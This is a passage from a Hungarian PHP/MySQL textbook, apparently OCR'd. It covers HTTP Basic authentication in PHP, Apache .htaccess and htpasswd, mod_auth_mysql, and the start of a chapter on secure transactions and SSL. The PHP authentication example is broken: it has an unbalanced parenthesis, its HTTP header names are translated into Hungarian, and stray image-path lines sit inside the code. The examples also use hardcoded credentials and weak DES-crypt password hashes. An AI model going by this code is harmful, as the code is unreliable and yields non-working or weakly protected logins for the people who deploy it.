A PHP kódok általában platformfüggetlenek, de az alapszintű hitelesítés használata a kiszolgáló által beállított környezeti változókra épül. Ahhoz, hogy ugyanaz a HTTP hitelesítési kód a PHP-t Apache-modulként használó Apache szerveren vagy ISAPI-modulként használó IIS szerveren is fusson, érzékelnie kell a kiszolgáló típusát, és kiszolgálótól függően kissé eltérő módon kell viselkednie. A 17.4 példakód minden kiszolgálón futni fog.

17.4 példakód: `http.php – A HTTP alapszintű hitelesítést kiváltó PHP kód`

```
<?php

// IIS használata esetén be kell állítani a
// $_SERVER['PHP_AUTH_USER']-t és a
// $_SERVER['PHP_AUTH_PW']-t

if ((substr($_SERVER['SERVER_SOFTWARE'], 0, 9) == 'Microsoft') &&
    (!isset($_SERVER['PHP_AUTH_USER'])) &&
    (!isset($_SERVER['PHP_AUTH_PW']))) &&
    (substr($_SERVER['HTTP_AUTHORIZATION'], 0, 6) == 'Basic ')
) {

    list($_SERVER['PHP_AUTH_USER'], $_SERVER['PHP_AUTH_PW']) =
        explode(':', base64_decode(substr($_SERVER['HTTP_AUTHORIZATION'], 6)));
}

// Helyettesítsük ezt az if utasítást adatbázis-lekérdezéssel vagy hasonlával!
if (($_SERVER['PHP_AUTH_USER'] != 'felhasznalo') ||
    ($_SERVER['PHP_AUTH_PW'] != 'jelszo')) {
```

```
// a látogató még nem adta meg adatait, vagy nem
// megfelelő felhasználói név/jelszó páros

header('WWW-Authenticate: Basic realm="Realm-Name"');

if (substr($_SERVER['SERVER_SOFTWARE'], 0, 9) == 'Microsoft') {
    header('Állapot: 401 Jogosulatlan hozzáférés');
} else {
    header('HTTP/1.0 401 Jogosulatlan hozzáférés');
}

echo "<h1>Kérjük, távozzon!</h1>
<p>Nem jogosult megtekinteni ezeket az információkat.</p>";


} else {
    // a látogató megfelelő adatokat adott meg
    echo "<h1>Tessék!</h1>
        <p>Fogadjunk, hogy örül, hogy láthatja ezt a titkos oldalt!</p>";
}
?>
```

A 17.4 példakód a fejezet korábbi példakódjaihoz hasonlóan működik. Ha a felhasználó még nem adta meg a hitelesítéshez szükséges adatokat, akkor bekéri azokat. Hibás felhasználói név-jelszó páros esetén a felhasználó a visszautasításról kap üzenetet. Megfelelő hitelesítési adatok megadása esetén a felhasználó megtekintheti a kért oldal tartalmát.

Ebben az esetben azonban a felhasználó a korábbiaktól némi képpen eltérő kezelőfelületet lát. Ez a kód ugyanis nem jelenít meg HTML ürlapot a bejelentkezési adatoknak. A felhasználó böngészője az, ami egy párbeszédablakot nyit meg. Egyesek számára ez előny, mások jobban szeretik, ha teljes mértékben irányításuk alatt tarthatják a kezelőfelület vizuális elemeit. A Firefox által megjelenített párbeszédablakot a 17.4 ábrán láthatjuk.

Mivel a hitelesítést a böngésző beépített funkciói segítik, bizonyos fokig a böngészőn múlik, hogy miként kezeli a sikertelen hitelesítési kísérleteket. Az Internet Explorer például három hitelesítési kísérletet enged meg a felhasználónak, és csak ezt követően jeleníti meg az elutasításról tájékoztató oldalt. Firefoxban akárhányszor próbálkozhat a felhasználó, az egyes kísérletek között csupán az „Authorization failed. Retry?”, azaz „Sikertelen hitelesítés. Megpróbálja újra?” üzenet jelenik meg. A Firefox csak akkor jeleníti meg az elutasítót oldalt, ha a felhasználó a „Cancel” gombra kattint.

Ahogy a 17.1 és 17.2 példakódok esetében, ezt a kódot beilleszthetjük minden védeni kívánt oldalra, vagy automatikusan hozzáfűzhetjük egy könyvtár összes fájljának elejéhez.



17.4 ábra: HTTP hitelesítés esetén a felhasználó böngészője határozza meg a párbeszédablak megjelenését.

Alapszintű hitelesítés az Apache .htaccess fájljaival

A 17.4 példakóhoz hasonló eredményeket PHP kód írása nélkül is elérhetünk. Az Apache webszerver számos olyan hitelesítési modult tartalmaz, amivel megállapíthatjuk a felhasználó által megadott adatok valódiságát. Legegyszerűbben a mod_auth használható, amely egy, a kiszolgálón található szöveges fájl soraival hasonlítja össze a felhasználói név-jelszó párosokat.

Az előző kódéval megegyező eredmény eléréséhez két különálló HTML fájlt kell létrehoznunk: az egyik a tartalom oldala, a másik az elutasításé. Az előzőekben egyes HTML elemeket kihagyunk, de HTML előállításához ténylegesen használni kell a <html> és a <body> címeket.

A tartalom.html nevű 17.5 példakód a jogosult felhasználók által megtekinthető tartalmat állítja elő. Az elutasitas.html nevű 17.6 példakód az elutasító oldal. Az elutasítás esetén megjelenő oldalt nem kötelező elkészíteni, de professzionális szemléletet tükröz, ha hasznos információkat jelenítünk meg rajta. Mivel ez az oldal akkor jelenik meg, amikor egy felhasználó sikertelenül próbál meg bejelentkezni a védett területre, hasznos információ lehet, hogy tud regisztrálni, illetve mi a teendője elfelejtett jelszó esetén.

17.5 példakód: tartalom.html – Mintatartalom

```
<html><body>
<h1>Tessék!</h1>
<p>Fogadjunk, hogy örül, hogy láthatja ezt a titkos oldalt!</p>
</body></html>
```

17.6 példakód: elutasitas.html – Minta 401-es hibaoldalra

```
<html><body>
<h1>Kérjük, távozzon!</h1>
<p>Nem jogosult megtekinteni ezeket az információkat.</p>
</body></html>
```

Ezekben a fájlokban semmi újdonság nincs. Példánk érdekessége a 17.7 példakódban látható fájl. Ezt a fájlt .htaccess-ként kell elnevezni, és ez fogja szabályozni a könyvtárban lévő fájlokhöz és alkönyvtárakhoz való hozzáférést.

17.7 példakód: .htaccess – Egy .htaccess fájl több Apache konfigurációs beállítást szabályozhat, így a hitelesítés aktiválását is

```
ErrorDocument 401 /17_fejezet/elutasitas.html
```

```
AuthUserFile /home/book/.htpass
```

```
AuthGroupFile /dev/null
```

```
AuthName "Realm-Nev"
```

```
AuthType Basic
```

```
require valid-user
```

A 17.7 példakód egy .htaccess fájl, ami az adott könyvtárban bekapcsolja az alapszintű hitelesítést. Sok beállítás megadható egy .htaccess fájlban, de a példában szereplő hat sor minden a hitelesítéssel kapcsolatos.

Az első sor

```
ErrorDocument 401 /17_fejezet/elutasitas.html
```

az közli az Apache-csel, hogy milyen dokumentumot jelenítsen meg sikertelen hitelesítés esetén (HTTP 401-es hiba). Más ErrorDocument direktívákkal saját oldalakat állíthatunk be az olyan hibákhoz is, mint például a 404-es. Az ehhez használandó szintaktika:

```
ErrorDocument hiba_szama URL
```

A 401-es hibát kezelő oldal esetében fontos, hogy a megadott URL nyilvánosan elérhető legyen. Nem sok értelme lenne teszrezabott hibaoldalon közölni az emberekkel, hogy hitelesítésük sikertelen volt, ha ezt az oldalt olyan könyvtárba helyeznék, amit csak sikeres hitelesítés után tekinthetnek meg.

A második sor

```
AuthUserFile /home/book/.htpass
```

közli az Apache-csel, hol találja a jogosult felhasználók jelszavait tartalmazó fájlt. Ennek általában .htpass a neve, de bár milyen, nekünk tetsző módon elnevezhetjük. Nem az a fontos, hogy hogyan híyük, hanem hogy hol tároljuk. Nem szabad a webkönyvtárban tárolni – ott, ahol a webszerveren keresztül bárki letöltheti. A példában használt .htpass fájlt a 17.8 mintakódban találjuk.

Nem csupán azt tehetjük meg, hogy meghatározzuk a jogosult felhasználókat, hanem azt is megmondhatjuk, hogy csak meghatározott csoportokba tartozó jogosult felhasználók érhetik el az információforrásokat. A példában ezt nem tesszük, ezért az alábbi sor:

```

AuthGroupFile /dev/null
az AuthGroupFile-lal a /dev/null-ra mutat, ami Unix rendszerek esetében olyan különleges fájl, amely garantáltan üres.

Ahogy a PHP-s példában, a HTTP hitelesítés használatához itt is meg kell neveznünk a tartományt:
AuthName "Realm-Nev"

```

Tetszőleges tartománynevet választhatunk, de ne feledjük, hogy a nevet a látogatók is látni fogják! Hogy nyilvánvalóvá tegyük, hogy a példában szereplő never meg kell változtatni, tartományunknak a "Realm-Nev" never adtuk.

Mivel több különböző hitelesítési módszer is támogatott, meg kell határozni, hogy melyiket kívánjuk használni. Példánkban a Basic, vagyis alapszintű hitelesítéssel dolgozunk, ahogy ez az ötödik sorból is kiderül:

```
AuthType Basic
```

Azt is meg kell határoznunk, hogy kinek engedélyezzük a hozzáférést. Megadhatunk konkrét felhasználókat, konkrét csoportokat vagy – mint ahogy a példában is tettük – egyszerűen minden hitelesített felhasználónak hozzáférést adhatunk. Az alábbi sor:

```

require valid-user
azt jelzi, hogy minden szabályos felhasználó számára engedélyezzük a hozzáférést.

```

17.8 példakód: .htpasswd – A jelszófájl tárolja a felhasználói neveket és a felhasználók titkositott jelszavát

```

felhasznalo1:OnRp9M80GS7zM
felhasznalo2:nC13sOTOhp.ow
felhasznalo3:yjQMCPWjXFTzU
felhasznalo4:LOm1MEi/hAme2

```

A .htpasswd fájl minden sorában egy felhasználói nevet, kettőspontot és az adott felhasználói névhez tartozó titkositott jelszót találunk. A .htpasswd pontos tartalma változó lesz. Létrehozásához egy htpasswd nevű kis programot használunk, amely az Apache disztribúcióban megtalálható.

A htpasswd programot kétféleképpen használhatjuk:

```
htpasswd [-cmdps] jelszofajl felhasznaloinev
vagy
```

```
htpasswd -b [cmdps] jelszofajl felhasznaloinev jelszo
```

Egyetlen kapcsolót kell használnunk, ez a -c. Használataval közöljük a htpasswd-vel, hogy hozza létre a fájlt. Az első felhasználó hozzáadásakor van szüksége erre a kapcsolóra. Figyeljünk, hogy a többi felhasználónál már ne használjuk, mert ha a fájl már létezik, a htpasswd törli, és újat hoz létre!

Az opcionális m, d, p és s kapcsolóval a használni kívánt titkosítási algoritmust (vagy a titkosítás hiányát) határozhatjuk meg.

A b kapcsoló közli a programmal, hogy a jelszót páraméterként várja, ne pedig kérje azt. Ez a funkció akkor hasznos, ha nem interaktívan, kötegelt (batch) folyamat részeként kívánjuk meghívni a htpasswd programot, de ne használjuk, ha a parancssorból hívjuk meg!

Az alábbi parancsok hozták létre a 17.8 példakódban látható fájlt:

```

htpasswd -bc /home/book/.htpasswd felhasznalo1 jelszo1
htpasswd -b /home/book/.htpasswd felhasznalo2 jelszo2
htpasswd -b /home/book/.htpasswd felhasznalo3 jelszo3
htpasswd -b /home/book/.htpasswd felhasznalo4 jelszo4

```

A htpasswd nem feltétlenül található meg elérési útvonalunkon, ebben az esetben a teljes elérési útját meg kell adni. A legtöbb rendszeren a /usr/local/apache/bin könyvtárban találjuk.

Az ilyen típusú hitelesítés könnyen beállítható, a .htaccess ilyetén használata azonban felvet néhány problémát. A felhasználókat és a jelszavakat szöveges fájlból tároljuk. minden alkalommal, amikor egy böngésző a .htaccess fájl által védett fájlt kér, a kiszolgálónak fel kell dolgoznia a .htaccess fájlt, majd a jelszófájlt, megróbálva összeillő felhasználói név és jelszó párost találni. A .htaccess fájl használata helyett a httpd.conf fájlból – vagyis webszerverünk fő konfigurációs fájljában – is meghatározhatnánk ugyanezeket. A .htaccess fájl minden egyes fájlkéréskor feldolgozásra kerül, a httpd.conf fájl viszont csak a szerver elindulásakor. Ez a megközelítés gyorsabb ugyan, de azt jelenti, hogy bármilyen változtatáshoz le kell állítani, majd újra kell indítani a kiszolgálót.

Függetlenül attól, hogy hol tároljuk a szerverdirektívákat, a jelszófájlból minden egyes kérésnél keresni kell. Ez azt jelenti, hogy – minden más, egyszerű fájlt használó módszerhez hasonlóan – ez sem igazán alkalmazható több száz vagy több ezer felhasználó esetén.

A mod_auth_mysql hitelesítés használata

Ahogy már említettük, a mod_auth hitelesítés könnyen beállítható az Apache-csel, és ráadásul hatékony is. Mivel azonban szöveges fájlból tárolja a felhasználókat, nem igazán megfelelő sokak által látogatott, forgalmat oldalak esetén.

Szerencsére a mod_auth_mysql hitelesítés az adatbázis sebességével ötvözi a mod_auth egyszerű használhatóságát. Ez a modul nagyrészt a mod_auth-hoz hasonlóan működik, de mivel szöveges fájl helyett MySQL adatbázist használ, gyorsan tud keresni akár igen nagy felhasználói listákban is.

Használatához fordítani kell a modult, és telepíteni kell rendszerünkre, vagy meg kell kérnünk rendszergazdánkat, hogy telepítse.

A mod_auth_mysql modul telepítése

A mod_auth_mysql használatához a függelékben leírtak szerint telepíteni kell az Apache-t és a MySQL-t, majd néhány további lépést kell végrehajtani. A disztribúció README és USAGE fájljaiban kellő tájékoztatást kaphatunk, bár ezek egyes helyeken korábbi verziók működésére utalnak. Álljon most itt egy rövid összefoglalás!

1. Szerezzük be a modulhoz tartozó disztribúció tömörített állományát! Ez megtalálható a könyvnek a www.perfactiadio.hu/mellekletek oldalról letölthető mellékletén, de a legfrissebb változatot bármikor letölthetjük a <http://sourceforge.net/projects/modauthmysql> oldalról.
2. Csomagoljuk ki a forráskódot!
3. Váltunk a mod_auth_mysql könyvtárra, futtassuk a make, majd a make install parancsot! Elképzelhető, hogy a MySQL telepítési mappáját meg kell változtatni a Makefile fájlból.
4. Annak érdekében, hogy a modul dinamikusan töltődjön be az Apache-be, adjuk az alábbi sort a httpd.conf-hoz:
LoadModule mysql_auth_module libexec/mod_auth_mysql.so
5. Hozzuk létre MySQL-ben a hitelesítési információkat tartalmazó adatbázist és táblát! Nem kell, hogy ez külön adatbázis vagy tábla legyen, használhatunk meglévőt is, például a fejezet korábbi példájában szereplő hitelesítés adatbázist.
6. Adjuk hozzá a httpd.conf fájhoz az alábbi sort, hogy megadjuk a mod_auth_mysql számára a MySQL-hez csatlakozásához szükséges paramétereit! A direktíva így néz ki:
Auth MySQL Info hostnev felhasznaloi_nev jelszo

Legegyszerűbben úgy ellenőrizhetjük, hogy jól dolgoztunk-e, ha megnézzük, elindul-e az Apache. Indításához gépeljük be a következőket:

/usr/local/apache/bin/apachectl startssl

Ha a httpd.conf fájlból az Auth MySQL Info direktívával indul az Apache, akkor sikeresen hozzáadtuk a mod_auth_mysql modult.

A mod_auth_mysql modul használata

Sikeres telepítése után a mod_auth_mysql modult semmivel sem bonyolultabb használni, mint a mod_auth modult. A 17.9 példakód olyan .htaccess fájlt tartalmaz, amely a fejezet korábbi részében létrehozott adatbázisban tárolt, titkosított jelszavakkal hitelesíti a felhasználókat.

17.9 példakód: .htaccess – Ez a .htaccess fájl MySQL adatbázis alapján hitelesíti a felhasználókat

```
ErrorDocument 401 /17_fejezet/elutasitas.html
```

```
AuthName "Realm Nev"
AuthType Basic

Auth MySQL DB hitelesites
Auth MySQL Encryption Types MySQL
Auth MySQL Password Table jogosult_felhasznalok
Auth MySQL Username Field nev
Auth MySQL Password Field jelszo

require valid-user
```

Látható, hogy a 17.9 példakód nagyrészt megegyezik a 17.7-essel. Itt is meghatározzuk a 401-es hiba (sikertelen hitelesítés) esetén megjelenítendő dokumentumot. Szintén az alapszintű hitelesítést választjuk, és elnevezzük a tartományt. És akárcsak a 17.7 példakódban, itt is minden hitelesített felhasználó számára megadott a hozzáférés.

Mivel mod_auth_mysql hitelesítést használunk, és nem minden alapértelmezett beállítást kívántunk megtartani, direktívák segítségével módosítottuk a hitelesítés működését. Az Auth_SQL_DB, az Auth_SQL_Password_Table, az Auth_SQL_Username_Field és az Auth_SQL_Password_Field határozza meg az adatbázis, a tábla, illetve a felhasználói név mezőjének a nevét.

Az Auth_SQL_Encryption_Types direktívával adjuk meg, hogy MySQL jelszótitkosítást kívánunk használni. Ennél a direktívánál a Plaintext, a Crypt_DES és a MySQL lehetőség közül választhatunk. Az alapértelmezett Crypt_DES lehetőség szabványos Unix DES-titkosítású jelszavakat használ.

A felhasználók szempontjából ez a mod_auth_mysql modulus példa pontosan úgy működik, mint a mod_auth modulus. A felhasználó böngészője egy párbeszédblakot jelenít meg. Sikeres hitelesítés esetén a felhasználó megtekintheti a tartalmat. Ha a hitelesítés sikertelen, a hibaoldal jelenik meg.

Sok weboldal számára a mod_auth_mysql az ideális megoldás. Gyors és viszonylag egyszerűen megvalósítható, illetve lehetővé teszi, hogy az új felhasználókat kényelmes módszerekkel vigyük be az adatbázisba. Ha nagyobb rugalmasságra és aprólékosabb szabályozásra van szükségünk, érdemes PHP és MySQL használatával egyéni hitelesítési módszert kidolgozni.

Egyéni hitelesítési folyamat létrehozása

Ebben a fejezetben megvizsgáltuk, hogyan hozhatjuk létre beépített hitelesítési módszerek segítségével saját hitelesítési eljárásainkat. Ezek szükségszerűen kevésbé rugalmasak, mintha a teljes kódot mi magunk írtuk volna, és használatukkor kénytelenek vagyunk elfogadni bizonyos hibákat és kompromisszumokat. A könyv egy későbbi részében, a munkamenet-vezérlés megismerése után olyan egyéni hitelesítési eljárásokat tudunk majd írni, amelyeknél kevesebb kompromisszumot leszünk kénytelenek kötni.

A 23. fejezetben olyan egyszerű hitelesítési rendszert dolgozunk ki, amely munkameneteket használ a változók oldalak köztötti nyomon követésre, így küzdi le az ebben a fejezetben látott problémák egy részét.

A 27. fejezetben egy valós világbeli projektre alkalmazzuk ezt a megközelítést, hogy lássuk, miként lehet finoman szabályozható hitelesítési rendszer megvalósítására használni.

További olvasnivaló

A HTTP hitelesítésről részletesen a <http://www.rfc-editor.org/rfc/rfc2617.txt> címen elérhető RFC 2617 ajánlásban olvashatunk.

Az Apache-ben az alapszintű hitelesítést szabályozó mod_auth dokumentációját a http://httpd.apache.org/docs/2.0/mod/mod_auth.html címen érjük el.

A mod_auth_mysql dokumentációját a letöltött tömörített állományban találjuk. Mivel a letöltés mérete nem nagy, már csak azért is érdemes letölteni a tömörített állományt és megnézni a readme fájlt, hogy további információt szerezhessünk erről a modulról.

Hogyan tovább?

A következő fejezetben azt mutatjuk be, hogyan örködjünk adataink biztonsága felett a bevitel, a továbbítás és a tárolás összes részfolyamata során. Ehhez szükség lesz az SSL, a digitális tanúsítványok és a titkosítás használatára.

Biztonságos tranzakciók végrehajtása PHP-vel és MySQL-lel

A fejezet során megtudhatjuk, hogy kezeljük biztonságosan a felhasználói adatokat bevitelük, továbbításuk és tárolásuk során. Ezzel megteremthetjük az oldalunk és a felhasználók közötti, teljes egészében biztonságos tranzakció lehetőségét.


A fejezetben az alábbi főbb téma körökkel foglalkozunk:

- Biztonságos tranzakciók megteremtése
- A Secure Sockets Layer (SSL) protokoll használata
- Biztonságos tárolás megvalósítása
- Hitelkártyaszámok tárolása
- Titkosítás használata PHP-ben

Biztonságos tranzakciók megteremtése

Az interneten kereszttüli biztonságos tranzakciók megteremtéséhez meg kell vizsgálnunk, hogyan mozog rendszerünkben az információ, és minden ponton gondoskodnunk kell biztonságáról. Az informatikai hálózatok területén nem beszélhetünk abszolút biztonságról. Soha senki nem tud olyan rendszert létrehozni, amelybe nem lehet behatolni. A *biztonság* alatt azt értjük, hogy a rendszer vagy adatátvitel feltöréséhez szükséges erőfeszítések nagyságrendje eléri vagy meghaladja az érintett információk értékét.

Ha szeretnénk hatékony erőfeszítéseket tenni a biztonság érdekében, vizsgáljuk meg, hogyan áramlik az információ rendszerünk különböző részei között. A 18.1 ábra PHP és MySQL használatával megírt, tipikus alkalmazás esetén mutatja a felhasználói információ útját.



18.1 ábra: Egy tipikus webes alkalmazás jellemzően az alábbi tároló, feldolgozó elemekből épül fel.

Rendszerünk kialakításától, illetve a tranzakciót kiváltó felhasználói adatoktól és műveletektől függően a rendszerünkben előforduló tranzakciók részletei eltérhetnek a fenti sémáról. minden tranzakciót ugyanúgy érdemes megvizsgálni. A webes alkalmazás és a felhasználó közötti összes tranzakció azzal indul, hogy a felhasználó böngészője az interneten keresztül kérést intéz a kiszolgálóhoz. Ha az oldal PHP kódban található, a kiszolgáló az oldal feldolgozását a PHP motorra bízza.

A PHP kód olvashatja és lemezre írhatja az adatokat. Az `include()` és a `require()` utasítással más PHP és HTML fájlokat is beilleszthet. Az SQL lekérdezéseket elküldi a MySQL démonnak, és fogadja az attól érkező válaszokat. A MySQL motor felelős a saját adatainak olvasásáért és lemezre írásáért.

A rendszer három fő alkotóelemből áll:

- A felhasználó gépe
- Az internet
- Saját rendszerünk

A következőkben külön-külön foglalkozunk ezen alkotóelemek biztonsági kérdéseivel, de nyilvánvaló, hogy a felhasználó gépe és az internet felett igen kevés befolyással bírunk.

A felhasználó gépe

Rendszerünk szempontjából a felhasználó gépe böngészőt vagy böngészőket futtat. Semmilyen ráhatásunk nincsen az olyan tényezőkre, mint például a gép biztonsági beállításai. Gondolnunk kell arra is, hogy a gép esetleg egyáltalán nem biztonságos, vagy lehet könyvtárban, iskolában, internetkávézóban található, megosztott terminál is.

Többféle böngésző létezik, és mindegyik kissé eltérő funkciókat és jellemzőket kínál. Ha csak a két legnépszerűbb böngésző legfrissebb verzióira gondolunk, akkor a közük lévő különbségek nagy része a HTML kód kezelésére és megjelenítésére korlátozódik, ám nekünk a biztonsági és a funkcionális kérdésekkel is foglalkoznunk kell.

Ne feledjük, hogy egyes felhasználók kikapcsolják a szerintük biztonsági vagy adatvédelmi kockázatokkal járó funkciókat, például a Javát, a sütit vagy a JavaScriptet. Ha alkalmazásunk épít ezekre a funkciókra, akkor mindenkorban teszteljük, hogy miként működik az ezeket nem engedélyező felhasználóknál. Vagy mérlegeljük egy kevésbé funkciógazdag kezelőfelület kialakítását, amellyel az ilyen óvatos emberek is használni tudják oldalunkat.

Előfordulhat, hogy az Egyesült Államokon és Kanadán kívüli felhasználók böngészője csak a 40 bites titkosítást támogatja. Annak ellenére, hogy az amerikai kormányzat 2000 januárjában törvénymódosítással engedélyezte az erősebb titkosítási módszer exportálását (a nem embargós országokba), és a legtöbb felhasználó számára ma már a 128 bites változatok is elérhetők, nem biztos, hogy mindenki frissítette böngészőjét. Webfejlesztőként mindenkorban nem szükséges túlzottan aggódni e kérdés miatt, kivéve, ha oldalunk szövegében garantáljuk a felhasználóknak a biztonságot. Az SSL automatikusan egyeztet kiszolgálónak és a felhasználó böngészője között, hogy a mindenkor által kezelni képes legmagasabb szintű biztonság mellett kommunikáljanak egymással.

Nem lehetünk biztosak benne, hogy az oldalunkhoz az általunk kívánt feltületen keresztül kapcsolódó böngészővel foglalkozunk. Az oldalunkhoz érkező kérések jöhetnek a képeket vagy a tartalmat ellenőrözés előtt más oldalról vagy a biztonsági intézkedések megkerülésére alkalmas szoftvert, például cURL-t használó személytől.

A böngészőktől érkező csatlakozások szimulálására alkalmas cURL könyvtárral a *Hálózati és protokollfüggvények használata* című 20. fejezetben foglalkozunk majd. Fejlesztőként igen hasznos lehet számunkra ez az eszköz, ugyanakkor rosszindulatúan is használható.

Ugyan a felhasználók gépeinek beállításait nem tudjuk sem módosítani, sem szabályozni, figyelembe kell vennünk ezeket a kérdéseket. A felhasználók gépei között lehetséges komoly különbségek befolyásolhatják, hogy milyen funkciókat teszünk elérhetővé a szerveroldali programozásban (például PHP-ben) és milyeneket a kliensoldali programozásban (például JavaScriptben).

A PHP-ben meghatározott funkciók minden felhasználó böngészőjével kompatibilisek lehetnek, mivel a kód eredménye egyszerűen egy HTML oldal. A nagyon alapvető JavaScript kódon túl bármit használunk, figyelembe kell venni az egyes böngészők (és azok különböző verzióinak) eltérő működését.

Az olyan feladatoknál, mint például az adatérvinylesítés, biztonsági szempontból jobban járunk szerveroldali programozással, mivel forráskódunk ebben az esetben nem lesz látható a felhasználók számára. Ha kizárolag JavaScriptben ellenőrizzük az adatokat, a felhasználók megtekinthetik és esetleg kijátszhatják a kódot.

A megőrizni szükséges adatokat tárolhatjuk saját gépeinken fájlként vagy adatbázisrekordként, illetve a felhasználók gépen sütiként. A sütik használatával korlátozott mennyiségű adat (munkamenetkulcs) tárolására a *Munkamenet-vezérlés PHP-ben* című 23. fejezetben foglalkozunk majd.

A tárolni kívánt adatok többségének webszerverünkön vagy adatbázisunkban a helye. Számos jó oka van annak, hogy a felhasználó gépen miért csak a lehető legkevesebb adatot szabad tárolni. A rendszerünkön kívül elhelyezkedő információinál nincsen ráhatásunk annak biztonságos tárolására, nem lehetünk biztosak abban, hogy a felhasználó nem törli ki, illetve nem tudjuk megakadályozni, hogy rendszerünk kijátszására irányuló próbálkozása során a felhasználó ne módosítsa azt.

Az internet

Nem csak a felhasználók gépeire, az internet tulajdonságaira is nagyon csekély a ráhatásunk, ám ez nem azt jelenti, hogy rendszerünk tervezése során figyelmen kívül hagyhatjuk ezeket a tulajdonságokat.

Az internet számos pompás jellemzővel bír, de jellegéből adódóan egy nem biztonságos hálózatról van szó. Amikor információt küldünk az egyik pontról a másikra, egy pillanatra sem szabad elfelejtenünk, hogy a küldött információt mások megtekintetik vagy akár módosíthatják. Erről már esett szó Az e-kereskedelem biztonsági kérdései című 15. fejezetben. Ennek tudatában kell eldöntenünk, hogy milyen intézkedést kívánunk tenni.

A szóba jöhető lehetőségeink:

- A fentiek től függetlenül elküldjük az információt, tudva azt, hogy mások megtekinthetik és esetleg módosítják.
- Küldés előtt digitálisan aláírjuk az információt, hogy védjük a módosítástól.
- Küldés előtt titkosítjuk az információt, hogy megőrizzük titkosságát, és védjük a módosítástól.
- Úgy határozunk, hogy az információ túl bizalmas ahhoz, hogy kockázatos az illetéktelen kezekbe kerülését, és más módszert keresünk az eljuttatására.

Az internet nagyfokú névtelenséget biztosító közeg. Igen nehéz meggyőződni arról, hogy tényleg azzal a személlyel állunk kapcsolatban, akinek ő kiadja magát. Még ha saját céljainknak megfelelően meg is bizonyosodunk a felhasználó személyazonosságáról, igen problémás lenne ugyanezt olyan fórum előtt is bizonyítani, mint például a bíróság. Mindez a letagadhatóság szintjén okoz problémákat, amiről a 15. fejezetben már esett szó.

Röviden: az adatvédelem és a letagadhatóság fontos kérdés az interneten keresztül folytatott tranzakciók esetében. Legalább kétféle módszer létezik a kiszolgálónakra érkező és onnan induló információ biztonságossá tételere:

- Secure Sockets Layer (SSL) protokoll
- Secure Hypertext Transfer Protocol (S-HTTP)

Mindkét technológia titkos, módosíthatóságtól mentes üzenetküldést és hitelesítést kínál, de még az SSL széles körben elérhető és használt, az S-HTTP nem igazán terjedt el. A fejezet későbbi részében részletesen foglalkozunk az SSL-lel.

Saját rendszerünk

A világegyetem általunk ténylegesen kontroll alatt tartható része a saját rendszerünk, ami a 18.1 ábrán a téglalapon belüli alkotóelemekből áll össze. Ezek az alkotóelemek fizikailag elkülönülhetnek a hálózaton, de az is előfordul, hogy egyetlen gépen helyezkednek el.

Viszonylag biztonságban tudhatjuk az információt, amíg a webes tartalmaink továbbítására használt, más gyártók készítette termékek kezelik azt. Ezen szoftverek fejlesztői minden bizonnal többet foglalkoznak a biztonsággal, mint amennyi időt mi fordítani tudunk a dologra. Feltéve, hogy valamely jól ismert termék friss verzióját futtatjuk, a Google vagy kedvenc keresőnk tudatosításával minden fontos problémáról tudomást szerezhetünk. Tudatosításuk magunkban, hogy igen lényeges naprakésznék maradnunk e téren!

Ha a mi feladatunk a telepítés és a konfigurálás is, érdemes foglalkoznunk azzal, hogyan lettek telepítve és konfigurálva az egyes szoftverek. A biztonság terén elkövetett sok hiba a dokumentációban szereplő figyelmeztetések figyelmen kívül hagyásából ered, vagy általános, a jelen könyv tartalmi korlátain kívül eső, rendszergazdai kérdések miatt következik be. Érdemes elolvasnai egy jó könyvet az általunk használni kívánt operációs rendszer beállításáról, vagy fizessük meg egy hozzáértő rendszergazda szolgálatait!

A PHP telepítésekor mérlegelendő szempont, hogy a SAPI modulként webszerverünkre telepítése általában biztonságosabb és hatékonyabb, mint CGI felületen keresztsüli futtatása.

Webs alkalmazások fejlesztőjeként elsődlegesen azzal kell foglalkoznunk, hogy kódjaink mit tesznek, illetve mit nem tesznek. Milyen potenciálisan bizalmas adatot küld alkalmazásunk a felhasználóknak interneten keresztsüli? Milyen bizalmas adatok továbbítását kérjük felhasználóinktől? Ha rendszerünk és a felhasználóink között titkos tranzakciókban kell adatot továbbítani, vagy szinte lehetetlenné kell tenni annak módosítását, akkor érdemes mérlegelni az SSL használatát.

Már szóba került az SSL a felhasználó számítógépe és a kiszolgáló közötti használata. Képzeljük el azt az esetet is, amikor rendszerünk két alkotóeleme között a hálózaton továbbítunk adatokat! Tipikus példája ennek az a helyzet, amikor MySQL adatbázisunk a webszervertől eltérő gépen helyezkedik el. A PHP TCP/IP protokollon keresztsüli csatlakozik MySQL kiszolgálónkhoz, és ez a kapcsolat nem titkosított. Ha mindenki a gép privát helyi hálózaton működik, gondoskodunk kell a hálózat biztonságáról. Ha a gépek az interneten keresztsüli kommunikálnak, akkor rendszerünk minden bizonnal lassan fog futni, és pontosan úgy kell kezelní ezt a kapcsolatot, mint bármilyen más, interneten keresztsüli kapcsolatot.

Fontos, hogy amikor a felhasználók azt gondolják, hogy velünk kerülnek kapcsolatba, akkor az tényleg így legyen. Digitális tanúsítvány regisztrálásával védenhetjük látogatóinkat a hamisítástól (spoofing), vagyis az olyan támadásoktól, amikor valaki oldalunk egy hamisított változatára csalja a látogatókat, illetve anélkül használhatunk SSL protokollt, hogy felhasználóinknak figyelmeztető üzenet jelenne meg. Ráadásul a digitális tanúsítvány online vállalkozásunk megbízhatóságát sugallja.

